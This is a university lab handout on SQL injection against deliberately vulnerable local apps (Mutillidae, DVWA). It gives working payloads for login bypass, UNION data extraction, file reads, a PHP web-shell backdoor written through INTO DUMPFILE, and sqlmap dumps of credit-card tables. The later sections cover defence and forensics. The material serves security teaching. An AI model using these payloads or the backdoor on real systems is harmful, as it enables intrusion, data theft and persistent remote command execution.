Web Security – Day 2 – SQL Injection

Contents


Lab 4: Bypassing Authentication using SQL Injection

A popular usage of SQL injection by hackers is to bypass the authentication mechanism of a web app. This is what this lab will demonstrate. You can use both VMs or just the Windows VM if you feel that the connection between the two VMs is slow. In that case, both the attacker and web app will be on the same Windows VM. Remember to launch XAMPP and start Apache and MySQL.

1. Bypassing Authentication Manually

1.1 Discovering SQL Injection Vulnerabilities

Open your browser (Firefox) on the Mutillidae website and click on the **Login/Register** link in the top menu.
Inject a single quote (**'**) in the name input box to see how the web site reacts. You should get an error message that indicates that the website could be vulnerable to SQL injection given the way it handles inputs (no sanitisation).
Note the SQL statement returned in the error message:



The web app adds singles quotes around the values entered in the text boxes, so we need to take those into account when injecting code.

1.2 Bypassing Authentication to login as admin (first user in the accounts table)

Now let's try the following input in the Name box: **' or 1=1 #**

Note: in MySQL both # and -- (two single dashes and a space) are used to comment out an SQL statement.

Here we use them to comment out the bit of the statement that we want to be ignored.
The underlying SQL statement will now be:

SELECT * FROM accounts WHERE username ='' or 1=1 #' AND password = ''

You should now be logged in as **admin** (because it happens to be the first row in the accounts table!).
You can now **log out**.

Exercise 1: Try to achieve the same as above, but this time by typing in something in both the Name and Password.

1.3 Log in as a different user (not admin)

How about if we want to log in as a user other than admin. For example, if we come to know that there is a user called adrian but we do not know his password (note that I cheated by looking up the accounts table, so I know that the second user in the accounts table is adrian!).
So, we type in **adrian' #** in the name box (if you are still logged in as admin from the previous exercise, log out first).
However, we know that cheating is bad, so let's not!
Type in anything in the Name box, and the following in the password: **' or (1=1 and username <> 'admin') #**
You should now be logged in as adrian.

1.4 Bypassing client-side security:

Log out from adrian's account. In the top menu, toggle the security level to 1 (client-side security). Try to login again as adrian using the same technique you've just used.

An error message will pop-up saying you are being denied to log in because your input contains dangerous characters.
Right-click anywhere within the form (next to the input boxes), and select **Inspect Element**. This will open the web developer's tools with the HTML code of the login form:

```
<form id="idLoginForm" action="index.php?page=login.php" method="post" enctype="application/x-www-form-urlencoded" onsubmit="return onSubmitOfLoginForm(this);">…</form> event
```

Notice the HTML onsubmit event attribute which refers to a OnSubmitOfLoginForm Java Script. This is an indication that some sort of validation is taking place on the client-side.
Let's examine what this code does. A quick way is just to right-click the web page and select to view source:

```
<script type="text/javascript">
<!--
    var l_loggedIn = false;
var lAuthenticationAttemptResultFlag = -1;
var lValidateInput = "TRUE"

    function onSubmitOfLoginForm(/*HTMLFormElement*/ theForm){
        try{
            if(lValidateInput == "TRUE"){
                var lUnsafeCharacters = /[`~!@#$%^&*()-_=+\[\]{}\\|;':",./<>?]/;
                if (theForm.username.value.length > 15 ||
                    theForm.password.value.length > 15){
                        alert('Username too long. We dont want to allow too many characters.\n\nSomeone might have enough room to enter a hac
                        return false;
                };// end if

                if (theForm.username.value.search(lUnsafeCharacters) > -1 ||
                    theForm.password.value.search(lUnsafeCharacters) > -1){
                        alert('Dangerous characters detected. We can\'t allow these. This all powerful blacklist will stop such attempts.\n\r
                        return false;
                };// end if
```

The validation checks that the input:

- Is not more than 15 characters long
- Does not contain one of the listed dangerous characters (like ' or #)

To bypass this validation, we can simply ask the form not to call the validation code!
In the Web Developer Tools, Right-click that line of HTML code and select **Edit As HTML**.
Delete the following code (also highlighted below): **onsubmit="return onSubmitOfLoginForm(this);"**

```
<form action="index.php?page=login.php" method="post" enctype="application/x-www-form-urlencoded" onsubmit="return onSubmitOfLoginForm(this);" id="idLoginForm">
```

Click anywhere outside that edit box for the change to take effect.

Now, let's try to login as adrian (type in **adrian' #** in the name box and nothing in the password).
You should get a message saying that you need to fill in the password field. This means there is some validation regarding the passoword input box. Right-click, select Inspect Element, and sure enough there is a Required attribute:

```
<input sqlinjectionpoint="1" type="password" name="password" size="20" minlength="1" maxlength="15" required="required" title="">
```

Edit as HTML and delete that attribute and its value (as highlighted above).
You should now be able to login as adrian. If you are not, then it could be that your browser is not taking into account your changes and is relying on the web page stored in its cache. Press Ctrl + F5 to reload the page and clear the cache, then try again. An alternative would be to use browsers in privacy browsing (incognito) mode where pages are not cached. If all fails, try a different browser (In my case, I'm using Firefox).


Exercise 2:
Log out from adrian's account, and try to login again using **' or (1=1 and username <> 'admin') #** in the password box (with anything in the name box). You need to remove the JavaScript validation + the maxlength attribute value set to 15 (our injected code is longer than 15).

Now toggle the security level to 5 (Server-side security). **Can you still login using the above techniques?**


2. Automating authentication bypass using SQL injection with Burp

Log out from any account on Mutillidae and toggle the security level to 0. In your Windows VM, you will find a file **xplatform.txt** stored under **C:\Files** (also available from https://github.com/fuzzdb-project/fuzzdb/tree/master/attack/sql-injection/detect). The file contains a list of SQL injection strings for multiple database platforms. Because the original file has many attack strings which can take a long time for Burp to go through, I have cheated to spare you the wait and removed most of the entries (because I know what is going to work!).


Set up Burp as proxy and have "**Intercept is off**" for now. Visit the Mutillidae **login** page. Type in anything you want in the username and password (**do not click** login yet). Set the "**Intercept is on**" in Burp. Now click the login button in your web page. Under the proxy's "**HTTP history**" tab, you should see the POST request corresponding to you clicking on the login button.




Right-click anywhere in that request and select "**send to intruder**". In the intruder window, click the "**Positions**" tab. The intruder is clever enough to realise you might be after the two parameters sent in the POST method, so they will be highlighted by default. We just want to inject in the username field not both, so click the "**clear**" button on the right-hand menu. Now double click the value you entered for username and click the Add button. This should now be highlighted:



Click the "**Payload**" tab. Click the **Load** button. And browse to the location of **xplatform.txt**:



Scroll down the Payload page and **untick** the option for URL encoding. **Click Start attack.** Click OK when you see a warning pop up window. When the attack is done, you can start selecting each entry in the **Results** tab to see what **response** you got. You can either use the Raw tab or Render tab to see whether the SQL injection was successful and you managed to login as admin:



Check the difference between the entry shown in the picture above (using the attack admin' or ') and the response of other attacks. What do you notice about the status code? Also, can the Length of the HTTP response give a clue about the success of an attack?

Log out from the admin account.

Lab 5 – Data Access, Reading/Writing to File System

This lab demonstrates how an attacker can extract data from the database used by the web app as well as escalate privileges by uploading a backdoor.

1. Extracting Data using the UNION attack


In Mutillidae left-hand menu, browse to **OWASp 2017 > A1-Injection (SQL) > SQLi Extract Data > User Info**.
The page allows one to view the account details of a registered user (and it is made vulnerable to SQL injection by design). For example, you can enter john and monkey in the name and password fields. Or even better, you can simply type in the following in the name box: **' or 1=1 #**

Note: Remember that, instead of #, you can use -- (two dashes and a space).


Let's now try and use the UNION operation to extract data from the database.
First we need to figure how many columns are in the underlying query. A couple of methods to do that:

Method 1: using the ORDER BY
In the name field, type in: **' order by 1 #**
Keep incrementing the value by 1 each time, until you get an SQL error that says that there aren't that many columns. This should appear when you inject **' order by 9 #**
This means the underlying SELECT has 8 columns.

Method 2: using the UNION with NULL
Type in the name field the following: **' union select null #**
Note: in MySQL, NULL can be cast to any data type so no explicit casting (e.g., using TO_CHAR) is needed.
Keep adding null until you hit success (an empty record will be displayed). This should happen with 9 nulls:
' union select null, null, null, null, null, null, null, null #



Despite having 8 columns in the underlying SELECT, only 5 are displayed by this page. So we need to figure out the position of those 5 columns relative to the other ones. We can achieve this by replacing the NULL values with values such as 1, 2, 3…:
' union select 1, 2, 3, 4, 5, 6, 7, 8 #



We can see that username, password, signature, first name and last name correspond to position 2, 3, 4, 6 and 7 in the query. Therefore, we can craft our UNION SELECT statements in a way that can extract data through those positions.
Let's try and retrieve the version of the MySQL server (we have already established that it is a MySQL database). We can use any of the positions 2, 3 or 4 to do that. For example:

' union select null, version(), null, null, null, null, null, null #

Note that Maria DB is a "flavour" of MySQL.
Note: In cases where the underlying SQL statement has fewer columns than what we want to retrieve from the database (or displays only some of those columns), we can use the CONCAT function to bundle columns together. For example, if we wanted to have both the database version and the database user displayed together:

' union select null, concat(version(),user()), null, null, null, null, null, null #

We can get a neater display by separating the two using a characters of our choice. For example using a column:

' union select null, concat(version(),':', user()), null, null, null, null, null, null #

Exercise 1: using today's lecture notes on enumerating a MySQL database, display other useful information about this database (database name, table names, column names…). You should be able to read a table containing **credit card details**.

Browse to the DVWA web application. Username is **admin** and password is **password**. Set security settings to **low**.
Click on the **SQL Injection** option in the left-hand menu.
You should be presented with a simple form to enter an ID and it will display the user associated with that ID. Go ahead and type 1 in the box, click submit (or hit return) and see what happens.
Scroll down the page and click "**View Source**".
The PHP statement that DVWA runs to get the details of the ID entered by you is:

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

Don't worry if you have never seen PHP before it's pretty clear what is happening here. Whatever is typed into the input box becomes $id and this is used to generate the SQL query. $query then becomes the result from the database. You can see from this that the entry is probably vulnerable (no validation on input), but let's test it.
Try entering the following into the input box and submit the form: **' OR 1=1 #** (OR does not have to be in CAPS)
What happens, and why?
Note that an input of **' OR '1'='1** would also work. Why?

Exercise 2:
a) Using the ORDER BY, or NULL technique, establish the number of columns used in the underlying SQL statement. Note: we will pretend that we haven't seen the PHP source code above.
b) Using the result of the previous step and the UNION attack, find the following information: database version; database user and database name.
c) Find the admin password hash then crack it online (e.g., https://www.md5online.org/md5-decrypt.html).
d) Same as above but now with security set to **medium**. Click **View source** to see what input validation is used. What difference can you see in the construction of the query? Use this difference to your advantage. You may need to use Burp to intercept the client request.
e) Set security to high. Click **View Source**. Click **Compare**. What checks are put in place? Can they be bypassed?

2. Reading Files from the Target Web Server

Go to http://localhost/dvwa/ (username is **admin** and password is **password**). Set security settings to **low**. Click on the **SQL injection** link on the left-hand side. We are going to use some of the inbuilt functions of mysql to display files' content to the screen.
The basic syntax is `load_file('FILE')` and the easiest way to call it is using a UNION just as we did last week. We also have to follow the same rules and our response must have the same structure as the original query.

But before we do, we need to know where the web application is running (i.e., under which OS directory). We can find this out by issuing the following (note that we have already established in a previous lab that the underlying web app query has two columns, hence we need two columns in our select statement):

```
' union select @@datadir, null #
```

This reveals that MySQL is installed as part of a XAMPP bundle on a Windows machine and that the database is stored under **C:\xampp\mysql\data**

We can now navigate the directory from that starting point, going up and down directories (this technique is also known as **directory traversal**). For example, if you know that part of any XAMPP installation is a **passwords.txt** that sits under the **C:\xampp** directory, you can access it by moving two directories up and then simply read it, like this:

```
' union select load_file('..\\..\\passwords.txt'), null #
```

If you are after the web app source code, then you can do:

```
' union select load_file('..\\..\\htdocs\\dvwa\\login.php'), null #
```

If you are after Windows operating system files, then you can do something like:

```
' union select load_file('..\\..\\..\\..\\WINDOWS\\system32\\drivers\\etc\\hosts'), null #
```

You get the picture!

Exercise 3: Try the same attack on mutillidae: http://localhost/mutillidae/index.php?page=user-info.php

3. Writing Files into the Target Web Server

In Mutillidae, navigate to: **OWASP 2017 > A1 – Injection (SQL) > SQLi Extract Data > User Info**


We will use the **`SELECT … INTO DUMPFILE 'file path'`** statement to upload a web shell into the web server. This shell consists of some HTML code for a web form that has an input box to accept a command and a submit button to execute it.

Type in (copy/paste) the following code in the **Name** input field and hit enter:

```
' union select null, null, null,null,null,null,null,'<form action="" method="post"
enctype="application/x-www-form-urlencoded"><table style="margin-left:auto; margin-
right:auto;"><tr><td colspan="2">Please enter system
command</td></tr><tr><td></td></tr><tr><td class="label">Command</td><td><input
type="text" name="pCommand" size="50"></td></tr><tr><td></td></tr><tr><td colspan="2"
style="text-align:center;"><input type="submit" value="Execute Command"
/></td></tr></table></form><?php echo "<pre>";echo
shell_exec($_REQUEST["pCommand"]);echo "</pre>"; ?>' INTO DUMPFILE
'..\\..\\htdocs\\mutillidae\\backdoor.php' #
```

The result of the SELECT query is the copying of the backdoor.php file in the mutillidae directory. Once uploaded, we can navigate to that shell: http://localhost/mutillidae/backdoor.php

You can now type any Windows OS command. For example, to list the content of the current directory, type: **dir**



Exercise 4: Try the same attack on the dvwa web site: http://localhost/dvwa/vulnerabilities/sqli/

4. Reading from and Writing to the Target Web Server

If we wanted to read something from the web server but instead of dumping the results onto the web page having them saved in a file that we write into the web server (for later exfiltration), we can achieve that using **`SELECT load_file() … INTO outfile 'file path'`** statement.

For example, in Mutillidae, navigate to: **OWASP 2017 > A1 – Injection (SQL) > SQLi Extract Data > User Info**

Type in (copy/paste) the following code in the **Name** input field and hit enter (or click View Account button):

```
' union select null, load_file('..\\..\\passwords.txt'), null, null, null,
null, null into outfile 'myfile.txt' #
```

Now check the folder: **C:\xampp\mysql\data\mutillidae** to see that a file **myfile.txt** has been created there. It will have the contents of the **passwords.txt** file. Of course, we could have created that file under any directory of our choice, provided the permissions are set in a way that writing is permitted under that directory.

5. Reading Database Password Hashes

In Mutillidae, navigate to: **OWASP 2017 > A1 – Injection (SQL) > SQLi Extract Data > User Info**

Exercise 5: Using the UNION attack, read the password hashes of the MySQL database users (stored in mysql.user).

Lab 6: Automating SQL injection & defending against SQL injection

1. Using SQLMap to automate SQL injection


This tool is available in Kali, so you need to power on your Kali VM. Remember to use the IP address of your Windows machine in this part of the lab.

SQLMAP provides a number of functions that aid in the automation of SQL injection attacks, including enumeration of databases, brute forcing common table names and even execution of OS commands


From the Kali VM, go to Mutillidae and browse to **OWAS 2017 > A1-Injection (SQL) > SQLMAP Practice > View Someones Blog.**

Pick a user from the drop down list, turn **Intercept On** in Burp and click "**View Blog Entries**".

In Burp, right-click the intercepted request and select Copy to File. Name the file **sqlattack.txt** and save it under the **/home/kali** folder.



Open a command line terminal (from the top left menu). It will open a command window with kali@kali prompt.



Type in the following command:

```
sqlmap -r sqlattack.txt --dbs
```


Here, the **r** flag is used to load the HTTP request from a file; the **dbs** flag is to say that we want to list databases.

Note: if your connection times out, try using the --keep-alive flag at the end of the command to have a persistent connection.

SQLMAP will find out that the "author" field is probably vulnerable to injection and that the underlying database is MySQL, so it will ask you whether to skip other types of database systems. Type: **Y** then press enter.


For any remaining questions, simply answer **n** to keep the search time to a minimum.

When finished, SQLmap will discover all 7 databases in the MySQL server:




You can now pick a database of interest (e.g., mutillidae) using the **-D** flag, and show all its tables, using **--tables** flag:

```
sqlmap -r sqlattack.txt -D mutillidae --tables
```




Now we can focus on one of those tables (e.g., credit_cards) (using **-T**) and enumerate its columns (**--columns**):

```
sqlmap -r sqlattack.txt -D mutillidae –T credit_cards --columns
```



Finally, we can view the content of any columns of interest using the **–C** flag. The **--dump** option allows you to dump the output into a file.

```
sqlmap -r sqlattack.txt -D mutillidae –T credit_cards –C ccid,ccnumber,ccv,expiration --dump
```



This data will also be logged into a file and stored in:
/home/kali/.local/share/sqlmap/output/192.168.235.128/dump/mutillidae/credit_cards.csv

NOTE: Resources on SQLMAP[1] usually provide examples of commands using the **u** flag which allows you to directly use the website's URL. For example: sqlmap -u 'http://192.168.235.128/mutillidae/index.php?page=…'
I find it easier to capture the request (whether GET or POST) in a text file and use the r flag. But it's up to you.

2. Protecting against SQL injection

Go to DVWA and click on the **SQL Injection** option in the left-hand menu. Scroll down the page and click "**View Source**". In the new window that pops up, scroll down and click on **Compare All Levels**.
Check the various ways that the SQL query is handled in each level. What checks are put in place? Can they be bypassed? Which level of security uses a **Parametrised Query**?

In a previous lab, we've seen how to use a vulnerability scanner to find vulnerabilities in a web site. As a developer, you may want to investigate the use of static code analysis tools such as: Veracode, RIPS, PVS studio, Coverity Code Advisor, Parasoft Test, CAST Application Intelligence Platform (AIP), Klocwork, etc.

3. (OPTIONAL) Blind SQL injection

In Mutillidae, go to OWASP 2017 > A1- Injection (SQL) > Blind SQL via Timing > User Info (SQL).
This is a bit of a contrived example because the web page will tell you what the error is, but we'll simply use it to show how a blind injection attack works.

[1] http://sqlmap.org/

Using a conditional statement, we can ask the target web server a question and return a certain value depending on the answer. For example, if we suspect that the current database user might be root, then we can ask: is the first four letters of the user equal to root? If yes, return 1, if no return 0.

```
' union select null, if (SUBSTRING(current_user(),1,4) = 'root', 1, 0), null, null, null, null, null #
```

Note: the current database user is root@localhost

Instead of returning 1 or 0, we can ask the web server to wait for a given number of seconds. For example:

```
' union select null, case SUBSTRING(current_user(),1,4) WHEN 'root' THEN SLEEP(5) ELSE SLEEP(0) END, null, null, null, null, null #
```

This way, even if the web server does not show any error messages, we can deduce that our condition is true.

Exercise 6:
Assume the database user is not root and we want to use blind injection to find out what the username is.
a. Write SQL injection code to determine the length of the username.
b. Write SQL injection code to ask if the first letter of the username is letter A (this code can be repeatedly used to loop through the letters of the alphabet until you determine what the first letter is, then move on to determine the second letter…)

4. (OPTIONAL) Investigating SQL injection attacks (SQLi Forensics)


4.1. Web Logs

In XAMPP, Apache's log files (access and error) are stored in the C:\xampp\apache\logs folder.
Open the access log file and inspect it for indicators of SQL injection attacks (for example: %27+union). What information is available for any given attack? What other SQL injection signatures can you find? Do the same for the error log file.
You can examine these files either in Notepad or a software that recognises the log format, such as the HTTP Logs Viewer installed in your Windows VM and available from the Windows Start button (also available here[2] if you need it on your home machine). You can use the search (Find) feature in either Notepad or the HTTP Logs Viewer to look for indicators of attacks.

4.2. The SQL library cache

In MySQL, logging of SQL queries is not enabled by default, so we need to enable it first by setting a global variable general_log to ON. Go to http://localhost/phpmyadmin/ click on the SQL tab, type the following:
show variables like '%general_log%'
then click Go

[2] https://www.apacheviewer.com/



This confirms that the general_log variable is OFF.
Click on the SQL tab again and type the following: set global general_log = on then click Go

You can now see that a new log file (named after your VM, Win-10-CM3105) has appeared under the C:\xampp\mysql\data folder.
You can now run a few SQL queries in MySQL to see them appear in the log file.
For example, in Mutillidae, navigate to: **OWASP 2017 > A1 – Injection (SQL) > SQLi Extract Data > User Info** and type the following SQL injection in the Name filed: ' union select null, version(), null, null, null, null, null #

Now check your MySQL log file to find the injected SQL query.

4.3. Objects' Timestamps

Database objects timestamps show details about the time when any database object was created and last updated. This can be useful to know in case malicious users manage to create their own tables inside the database.
For example, the following MySQL query lists all the tables under the mutillidae schema (database) and the date they were created and updated:

```
SELECT table_name, table_schema, table_type, create_time, update_time
FROM information_schema.tables
WHERE table_schema = 'mutillidae'
```

Home Work: Web Security Academy

Login to your PortSwigger account, click on the Academy tab, then select All Content, All Labs and look for SQL injection labs. You can complete those labs as you progress through this module.